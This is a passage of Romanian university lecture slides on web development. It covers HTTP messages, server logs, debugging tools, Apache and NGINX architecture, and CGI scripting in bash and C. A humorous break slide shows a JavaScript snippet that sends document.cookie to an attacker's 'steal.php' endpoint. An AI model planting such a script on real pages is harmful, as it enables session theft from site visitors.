"GET /favicon.ico HTTP/1.1" 200 1406 "-" "...UCBrowser/11.3.8.976..."  
c2.uaic.ro - - [13/Feb/2019:16:33:43 +0200]  
"GET /~busaco/teach/courses/web/ HTTP/1.1" 304 - "-" "...Chrome/72.0.3626.109..."  
220.181.51.219 - - [13/Feb/2019:19:20:20 +0200]  
"HEAD /%7Ebusaco/music/09.Sabin%20Buraga%20-...mp3 HTTP/1.0" 200 - "-"  
"NSPlayer/10.0.0.4072 WMFSDK/10.0"

**GET** /~busaco/teach/courses/web/web-film.html **HTTP/1.1**  
**Host:** [profs.info.uaic.ro](https://profs.info.uaic.ro)  
**User-Agent:** Mozilla/5.0 (iPhone; CPU iPhone OS 12\_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1  
**Accept:** **text/html,application/xhtml+xml;q=0.9,\*/\*;q=0.8**  
**Accept-Language:** en-us, en;q=0.5  
**Accept-Encoding:** gzip, deflate  
**Connection:** keep-alive  
**Referer:** <https://profs.info.uaic.ro/~busaco/teach/courses/web/>

**HTTP: exemplu de cerere**

**HTTP/1.1 200 OK**

**Date:** Tue, 26 Feb 2019 12:28:01 GMT

**Server:** Apache

**Last-Modified:** Tue, 26 Feb 2019 07:46:02 GMT

**Content-Encoding:** gzip

**Content-Length:** 11064

**Keep-Alive:** timeout=15, max=100

**Connection:** Keep-Alive

**Content-Type:** text/html

câmpuri-antet  
(meta-date)

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml"  
lang="ro" xml:lang="ro">

...

</html>

**HTTP: exemplu de răspuns**



[ Base URL: httpbin.org/ ]

A simple HTTP Request & Response Service.

Run locally: `$ docker run -p 80:80 kennethreitz/httpbin`

Schemes

HTTPS

inspectarea online a mesajelor HTTP  
via aplicația Web [httpbin.org](https://httpbin.org)

## HTTP Methods

Testing different HTTP verbs

DELETE

`/delete` The request's DELETE parameters.

GET

`/get` The request's query parameters.

PATCH

`/patch` The request's PATCH parameters.

POST

`/post` The request's POST parameters.

PUT

`/put` The request's PUT parameters.

## Auth

Auth methods

GET

`/basic-auth/{user}/{passwd}` Prompts the user for authorization using HTTP Basic Auth.

eventual, pot fi furnizate  
date vizând autentificarea  
clientului

GET https://api.flickr.com/services/feeds/photos\_public.gne?tags=lasi, FII

200 OK 43.81 kB 186 ms

[View Request](#)

**View Response**

## HEADERS

**Age:** 0

**Cache-Control:** private, no-store, no-cache, max-age=0, pre-check=0

**Connection:** keep-alive

**Content-Type:** application/atom+xml; charset=utf-8

**Date:** Fri, 23 Feb 2018 08:36:59 GMT

**Expires:** Mon, 26 Jul 1997 05:00:00 GMT

**Last-Modified:** Sun, 02 Nov 2014 06:58:30 GMT

**Pragma:** no-cache

**Server:** ATS

**Set-Cookie:** xb=250494; expires=Sat, 23-Feb-2019 08:36:59 GMT; path=/; domain=.flickr.com

**Strict-Transport-Security:** max-age=15552000

**Transfer-Encoding:** chunked

**Via:** http/1.1 fts127.flickr.bf1.yahoo.com (Apache/2.4.18 (Ubuntu))

**X-Frame-Options:** SAMEORIGIN

**X-Served-By:** www58.flickr.bf1.yahoo.com

date în format Atom  
(procesate de client)

expiră în trecut  
(nu va fi păstrat în *cache*)

câmpurile X- nu  
sunt standardizate

# HTTP: jurnalizare – formatul HAR

Interacțiunea dintre *browser* și serverul Web (cereri + răspunsuri) poate fi stocată în fișiere HAR (*HTTP ARchive*)

format bazat pe JSON

[www.softwareishard.com/blog/har-12-spec/](http://www.softwareishard.com/blog/har-12-spec/)

exemplificare: [gist.github.com/igrigorik/3495174](https://gist.github.com/igrigorik/3495174)

# HTTP: jurnalizare – formatul HAR

Interacțiunea dintre *browser* și serverul Web (cereri + răspunsuri) poate fi stocată în fișiere HAR (*HTTP ARchive*)

scop principal: analizarea traficului Web

aspect de interes: performanța

de consultat [httparchive.org](http://httparchive.org)

# HTTP: API-uri (biblioteci)

**cURL + libcurl**

(C, Java, Haskell, .NET, PHP, Ruby,...) – [curl.haxx.se](http://curl.haxx.se)

**Apache HttpComponents** (Java) – [hc.apache.org](http://hc.apache.org)

**httplib** (Python 2) + **http.client** (Python 3)

**Hyper** (bibliotecă Rust): [github.com/hyperium/hyper](https://github.com/hyperium/hyper)

**LibHTTP** (bibliotecă C): [www.libhttp.org](http://www.libhttp.org)

**WinHTTP**

(specific Windows: C/C++) – [tinyurl.com/6eemqqc](http://tinyurl.com/6eemqqc)

# HTTP: instrumente la nivel de client

## Google Chrome Developer Tools

[developers.google.com/web/tools/chrome-devtools/](https://developers.google.com/web/tools/chrome-devtools/)

## Firefox Developer Tools

[developer.mozilla.org/docs/Tools](https://developer.mozilla.org/docs/Tools)

**Fiddler** – *free Web debugging proxy*

[www.telerik.com/fiddler](http://www.telerik.com/fiddler)

Inspector Console Debugger Canvas Performance Network Storage DOM HTTPS

Filter URLs

Status	Method	Domain	File	Cause	Type
200	GET	mail.google.com	/mail/u/0/	document	html
	POST	mail.google.com	s?hi=en&c=16	xhr	2.16
	GET	mail.google.com	bind?VER=8&...	img	plain
200	GET	mail.google.com	rs=AHGWq9B...	xhr	css
200	GET	20.client-channel...	bind?ctype=g...	xhr	plain
200	GET	ssl.gstatic.com	favicon5.ico	img	x-icon
200	GET	mail.google.com			
200	GET	mail.google.com		script	js
200	GET	mail.google.com		script	js
200	GET	mail.google.com	m=sps,spl,spit...	script	js
200	GET	mail.google.com	data?sw=2&to...	subdocume...html	130.6
	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
200	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
200	GET	mail.google.com	/mail/u/0/?ui=...	subdocume...html	62 B
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	GET	clients2.google.com	/availability/?s...	img	gif
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	GET	mail.google.com	/mail/u/0/?ui=...	img	html
200	POST	mail.google.com	/mail/u/0/?ui=...	xhr	js
204	GET	www.google.com	setgmail?zx=7...	img	html
200	GET	clients2.google.com	/availability/?s...	img	gif
200	GET	mail.google.com	/mail/u/0/?ui=...	xhr	js
204	POST	mail.google.com	cspreport	csp	plain
304	GET	lh3.googleusercontent.com	photo.jpg	img	jpeg
304	GET	www.gstatic.com	googlelogo_cle...	img	png

281 requests 20.89 MB / 4.47 MB transferred Finish: 6 min DOMContentLoaded: 1.54 s

Request URL: https://ssl.gstatic.com/ui/v1/icons/mail/images/fa.  
Request method: GET  
Status code: 200 OK ? Edit and Resend Raw headers  
Version: HTTP/2.0  
Referrer Policy: no-referrer-when-downgrade

Filter headers

Response headers (0 B)

- accept-ranges: bytes
- age: 1594484
- alt-svc: quic=":443"; ma=2592000; v="44,43,39"
- cache-control: public, max-age=31536000
- content-encoding: gzip
- content-length: 1659
- content-type: image/x-icon
- date: Wed, 30 Jan 2019 23:41:26 GMT
- expires: Thu, 30 Jan 2020 23:41:26 GMT
- last-modified: Thu, 21 Apr 2016 03:17:22 GMT
- server: sffe
- vary: Accept-Encoding, Origin
- x-content-type-options: nosniff
- X-Firefox-Spdy: h2
- x-xss-protection: 1; mode=block

Request headers (0 B)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- DNT: 1
- Host: ssl.gstatic.com

inspectarea cererilor HTTP efectuate de browser



# (în loc de) pauză



**LEVEL : AMATEUR**

```
9  
10 <script>  
11 function getCookie(){  
12     document.location =  
13     'http://[REDACTED].com/steal.php?cookie=  
14     + document.cookie;  
15 }  
16 </script>  
17
```

**LEVEL : HACKER**

*cookie stealing*

[geekshumor.com/cookie-stealing/](http://geekshumor.com/cookie-stealing/)



# Care e arhitectura serverului Web?

# HTTP: server Web

Deservește cereri multiple provenite de la clienți  
pe baza protocolului HTTP

# HTTP: server Web

Deservește cereri multiple provenite de la clienți  
pe baza protocolului HTTP


fiecare cerere e considerată independentă de alta,  
chiar dacă provine de la același client Web

- ▶ nu e păstrată starea conexiunii – *stateless*

# HTTP: server Web

Tradițional, implementarea serverului Web este una *pre-forked* sau *pre-threaded*

se creează un număr de procese copil ori fire de execuție (*threads*) la inițializare, fiecare proces/fir interacționând cu un anumit client



cererile multiple de la diverși clienți nu pot fi deservite simultan  
(numărul firelor de execuție asociate unui proces este limitat)

# HTTP: server Web

Comportamentul serverului poate fi stabilit  
via diverși parametri (directive) de configurare

# HTTP: server Web

Studiu de caz: configurarea serverului Apache  
(din aprilie 1996, cel mai popular server Web)

[httpd.apache.org](http://httpd.apache.org)

configurația globală prin fișierul **httpd.conf**  
implicit, se creează 6 instanțe **httpd**


la nivel de utilizator (per director/URI), se poate configura  
via **.htaccess** – vezi și [github.com/phanan/htaccess](https://github.com/phanan/htaccess)

# HTTP: server Web

Studiu de caz: configurarea serverului Apache

posibilitatea de a constitui *gazde virtuale* – *virtual hosting*: același server poate găzdui (rula) mai multe situri Web, având diferite nume de domeniu simbolice





# HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

# HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

oferă o interfață de programare (API) a modulelor  
în limbajul C

[httpd.apache.org/docs/2.4/developer/](http://httpd.apache.org/docs/2.4/developer/)

# HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

exemple pentru Apache: **mod\_auth\_basic**, **mod\_cache**,  
**mod\_http2**, **mod\_proxy**, **mod\_rewrite**, **mod\_session**, **mod\_ssl**  
[httpd.apache.org/docs/2.4/mod/](http://httpd.apache.org/docs/2.4/mod/)

# HTTP: server Web

Alternativ, pot fi folosite strategii asincrone (non-blocante) adoptând un unic fir de execuție (*single threaded*)

exemplu de referință:

**NGINX**

[www.nginx.com/blog/inside-nginx-how-we-designed-for-performance-scale/](http://www.nginx.com/blog/inside-nginx-how-we-designed-for-performance-scale/)

aspecte arhitecturale: [www.aosabook.org/en/nginx.html](http://www.aosabook.org/en/nginx.html)

Cum dezvoltăm aplicații Web  
pe partea de server?

# necesitate

Generarea dinamică – la nivel de server –  
de reprezentări ale unor resurse  
solicitate de clienți

# necesitate

Generarea **dinamică** – la nivel de **server** –  
de **reprezentări** ale unor resurse  
solicitate de clienți



# soluții

**CGI – *Common Gateway Interface***

**Servere de aplicații Web**

**Cadre de lucru (*framework-uri*) Web**

# soluție: cgi

Interfață de programare, independentă de limbaj,  
facilitând interacțiunea dintre clienți  
și programe invocate la nivel de server Web

*standard de facto*

RFC 3875 – [tools.ietf.org/html/rfc3875](http://tools.ietf.org/html/rfc3875)  
[www.w3.org/CGI/](http://www.w3.org/CGI/)

# cgi

Un program (*script*) CGI se invocă pe server

explicit

*i.e.*, preluarea datelor dintr-un formular Web  
după apăsarea butonului de tip *submit*

# cgi

Un program (*script*) CGI se invocă pe server

implicit

exemplu: la fiecare vizită se generează o nouă reclamă  
(*e.g., banner* publicitar)

# cgi: caracterizare

*Script*-urile CGI pot fi concepute  
în **orice** limbaj disponibil pe server

## limbaje interpretate

bash, Perl – *e.g.*, modulul Perl::CGI –, Python, Ruby,...

## limbaje compilate

C, C++, Rust etc.

# cgi: programare

Orice program CGI va scrie datele  
– reprezentarea resursei Web –  
la ieșirea standard (*stdout*)


# cgi: programare

Pentru a desemna tipul reprezentării generate, se folosesc anteturi HTTP – MIME (*Media Types*)

exemplu: **Content-type:** text/html

# cgi: programare

Interacțiunea dintre clientul și serverul Web





# cgi: variabile

Un *script* CGI are acces la variabile de mediu  
specifice unei cereri transmise programului CGI:

**REQUEST\_METHOD** – metoda HTTP (GET, POST,...)

**QUERY\_STRING** – șir de interogare: date trimise de client

**REMOTE\_HOST, REMOTE\_ADDR** – adresa clientului

**CONTENT\_TYPE** – tipul conținutului conform MIME

**CONTENT\_LENGTH** – lungimea în octeți a conținutului

# cgi: variabile

Variabile suplimentare  
generate, uzual, de serverul Web:

**HTTP\_ACCEPT** – tipurile MIME acceptate de *browser*

**HTTP\_COOKIE** – date despre *cookie*-uri

**HTTP\_HOST** – informații despre gazdă (client)

**HTTP\_USER\_AGENT** – informații privind clientul

...și altele

← → ↻

profs.info.uaic.ro/~busaco/cgi/bash/variabile.cgi?date\_de\_intrare

☆ ⌵ ↻

8 cgi

HTTP\_ACCEPT='text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8'

HTTP\_ACCEPT\_ENCODING='gzip, deflate'

HTTP\_ACCEPT\_LANGUAGE='en-gb,en;q=0.5'

HTTP\_CONNECTION=keep-alive

HTTP\_DNT=1

HTTP\_HOST=profs.info.uaic.ro

HTTP\_USER\_AGENT='Mozilla/5.0 (Windows NT 6.3

IFS=\$' \t\n'

MACHTYPE=i486-pc-linux-gnu

OPTERR=1

OPTIND=1

OSTYPE=linux-gnu

PATH=/usr/local/bin:/usr/bin:/bin

PIPESTATUS=( [0]="0" )

PPID=1659

PS4='+ '

PWD=/thor/profs/busaco/html/cgi/bash

QUERY\_STRING=date de intrare

REMOTE\_ADDR=109.100.172.29

REMOTE\_PORT=50088

REQUEST\_METHOD=GET

REQUEST\_URI='/~busaco/cgi/bash/variabile.cgi?date\_de\_intrare'

SCRIPT\_FILENAME=/thor/profs/busaco/html/cgi/bash/variabile.cgi

SCRIPT\_NAME=/~busaco/cgi/bash/variabile.cgi

SERVER\_ADDR=85.122.23.1

SERVER\_ADMIN=admins@info.uaic.ro

SERVER\_NAME=profs.info.uaic.ro

SERVER\_PORT=80

SERVER\_PROTOCOL=HTTP/1.1

SERVER\_SIGNATURE=

SERVER\_SOFTWARE=Apache

SHELL=/bin/bash

#!/bin/bash

# Stabilim tipul conținutului

echo "Content-type: text/plain";

echo

# Executăm comanda 'set' din Linux

# pentru a afișa variabilele de mediu

set

rezultatul obținut de clientul Web în

urma invocării prin **GET** a *script*-ului

variabile.cgi la nivel de server

(având drepturi de citire și execuție)

```
/* hello.c
   (compilare cu gcc hello.c -o hello.cgi) */
#include <stdio.h>

int main() {
    int mesaje;

    printf ("Content-type: text/html\n\n");

    for (mesaje = 0; mesaje < 10; mesaje++) {
        printf ("<p>Hello, world!</p>");
    }

    return 0;
}
```

programe CGI scrise în C, bash,  
Python generând același  
conținut marcat în HTML

```
#!/bin/bash
# hello.sh.cgi

